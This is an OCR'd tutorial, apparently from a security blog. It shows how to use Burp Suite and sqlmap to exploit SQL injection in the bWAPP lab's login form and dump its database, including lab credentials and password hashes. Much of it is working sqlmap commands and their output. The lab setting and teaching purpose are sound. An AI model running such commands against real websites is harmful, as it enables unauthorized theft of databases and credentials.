
Exploiting Form Based Sql Injection using Sqlmap

hackingarticles.in/exploiting-form-based-sql-injection-using-sqlmap

Raj January 23, 2017



In this tutorial, you will come to across how to perform a SQL injection attack on a login form of any website. There are so many examples related to login form like facebook login, Gmail login, and other online accounts. Those may ask you to submit your information like username and password and then give permission to login your account on that web server. Here we are going to perform SQL injection login form attack on a vulnerable web server application and then fetch the information present inside their database.

Requirement

- **Xampp/Wamp Server**
- **bWAPP Lab**
- **Kali Linux: Burp suite, sqlmap tool**


Setting Up and Launching the Attack

Firstly you need to install bWAPP lab in your XAMPP or WAMP server, read the full article from here now open the bWAPP in your pc and log in with following credentials:

Let's begin!!!


Start service **Apache** and **Mysql** in Xampp or Wamp server. Let's open the localhost address in the browser as I am using 192.168.1.102:81/bWAPP/login.php. Enter **user and password** as **bee** and **bug** respectively.

Set security level **low**, from list box chooses your bug select **SQL-Injection (Login form/Hero)** now and click on the **hack.**



A login form gets open where it is asked to submit the credential of a superhero which we don't know. So I am going to give any random login and password like iron: man, in order to capture the request through burp suite.

To capture the request of bWAPP click on **the proxy** tag then click to **inception is on the button**. Come back to bWAPP and now click to **login.** Use intercepts highlighted data within sqlmap commands.




Exploiting with sqlmap

Now open the terminal of your kali Linux and type following command for the enumeration of databases name.

sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST --dbs --batch

From enumeration result, we get the information of the bend-end database management system is **MYSQL 5.5** and web server **operating system** is **windows** with **Apache 2.4.7** and **PHP 5.5.9** and fetch all names of the database. So if you notice the image given

below we have caught all name of databases. Choose any name for fetching more details.



Now type the below command which will try to fetch entire data from inside database of bwapp

sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=iron&password=man&form=submit" --method POST -D bwapp --dump all --batch

```
root@kali:~# sqlmap -u http://192.168.1.102:81/bWAPP/sqli_3.php --data="login=ir
on&password=man&form=submit" --method POST -D bwapp --dump all --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.0.11#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 05:02:10

[05:02:11] [INFO] resuming back-end DBMS 'mysql'
[05:02:11] [INFO] testing connection to the target URL
[05:02:11] [INFO] heuristics detected web page charset 'UTF-8-SIG'
```

First I found a table “BLOG” which contains four columns. But this table appears to be empty as all fields are left blank.

```
[02:48:04] [WARNING] table 'blog' in database 'bwapp' appears to be empty
Database: bwapp
Table: blog
[0 entries]
+----+-------+-------+--------+
| id | owner | entry | date   |
+----+-------+-------+--------+
+----+-------+-------+--------+
```

Next, I found table “MOVIES” in database bwapp and you can see from the given screenshot it contains movies detail. There are 10 entries in each of the following column.

```
Database: bwapp
Table: movies
[10 entries]
+----+-----------+-------------------------+--------+--------------+-----------
----+-----------------+
| id | imdb      | title                   | genre  | release_year | tickets_st
ock | main_character  |
+----+-----------+-------------------------+--------+--------------+-----------
----+-----------------+
| 1  | tt1583421 | G.I. Joe: Retaliation   | action | 2013         | 100
    | Cobra Commander |
| 2  | tt0371746 | Iron Man                | action | 2008         | 53
    | Tony Stark      |
| 3  | tt0770828 | Man of Steel            | action | 2013         | 78
    | Clark Kent      |
| 4  | tt0438488 | Terminator Salvation    | sci-fi | 2009         | 100
    | John Connor     |
| 5  | tt0948470 | The Amazing Spider-Man  | action | 2012         | 13
    | Peter Parker    |
| 6  | tt1259521 | The Cabin in the Woods  | horror | 2011         | 666
    | Some zombies    |
| 7  | tt1345836 | The Dark Knight Rises   | action | 2012         | 3
    | Bruce Wayne     |
| 8  | tt0232500 | The Fast and the Furious | action | 2001        | 40
    | Brian O'Connor  |
| 9  | tt0800080 | The Incredible Hulk     | action | 2008         | 23
    | Bruce Banner    |
| 10 | tt0816711 | World War Z             | horror | 2013         | 0
```

Luckily!!! I have got data which contains **id, login, password and secret** entries inside the “HEROES” table and maybe this dumped data can help me to bypass the login page of the above web page which we have open in the browser. I will use the login and password later to verify it.

```
Database: bwapp
Table: heroes
[6 entries]
+----+-----------+---------------------------------------+----------------+
| id | login     | secret                                | password       |
+----+-----------+---------------------------------------+----------------+
| 1  | neo       | Oh why didn't I took that BLACK pill? | trinity        |
| 2  | alice     | There's a cure!                       | loveZombies    |
| 3  | thor      | Oh, no... this is Earth... isn't it?  | Asgard         |
| 4  | wolverine | What's a Magneto?                     | Log@N          |
| 5  | johnny    | I'm the Ghost Rider!                  | m3ph1st0ph3l3s |
| 6  | seline    | It wasn't the Lycans. It was you.     | m00n           |
+----+-----------+---------------------------------------+----------------+
```

Here I found only three entries for table “USERS” inside the bwapp which also contains credential for the admin account.

```
Database: bwapp
Table: users
[3 entries]
+----+-------+--------+--------------------------+----------------------------
-------+-----------------------------------------------+-----------+-----------
-+-----------------+
| id | admin | login  | email                    | secret
       | password                                      | activated | reset_code
 | activation_code |
+----+-------+--------+--------------------------+----------------------------
-------+-----------------------------------------------+-----------+-----------
-+-----------------+
| 1  | 1     | A.I.M. | bwapp-aim@mailinator.com | A.I.M. or Authentication Is M
issing | 6885858486f31043e5839c735d99457f045affd0 (bug) | 1         | NULL
 | NULL            |
| 2  | 1     | bee    | bwapp-bee@mailinator.com | Any bugs?
       | 77eee34f8233a6c742263b122836a45045b93eb8      | 1         | NULL
 | NULL            |
| 3  | 0     | aaru   | yxk65546@dsiay.com       | aaru
       | 40bd001563085fc35165329ea1ff5c5ecbdbbeef (123) | 1         | NULL
 | NULL            |
+----+-------+--------+--------------------------+----------------------------
-------+-----------------------------------------------+-----------+-----------
-+-----------------+
```

Another empty table “VISITORS” like “blog” table, it is also left blank.

Validating Dumped Credentials

Sqlmap has dumped too much of data from inside the database of bwapp. As you have seen I have got data from a different table, now let’s verify this result. Browse bwapp in localhost again and once again open the login form page inside the bwapp.

```
[02:48:16] [WARNING] table 'visitors' in database 'bwapp' appears to be empty
Database: bwapp
Table: visitors
[0 entries]
+----+--------+------------+------------+
| id | date   | ip_address | user_agent |
+----+--------+------------+------------+
+----+--------+------------+------------+
```

If you remembered sqlmap has dumped table of “HEROES”. This contains login and password now using above fetched data **(Thor: Asgard)** from inside the table of “heroes” I will use these credential for login.

Now **type thor** in the text field given for **login** and then **type Asgard** as **a password**. **Click** on **login**.

Congrats!!! We got successful login and you can read the secret given for Thor which exactly same as inside the “heroes” table.

Conclusion: Through this article, we had learned how to perform an attack on a login form of a web site and retrieve its data from inside the database.

To learn more about Database Hacking. Follow this **Link.**

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**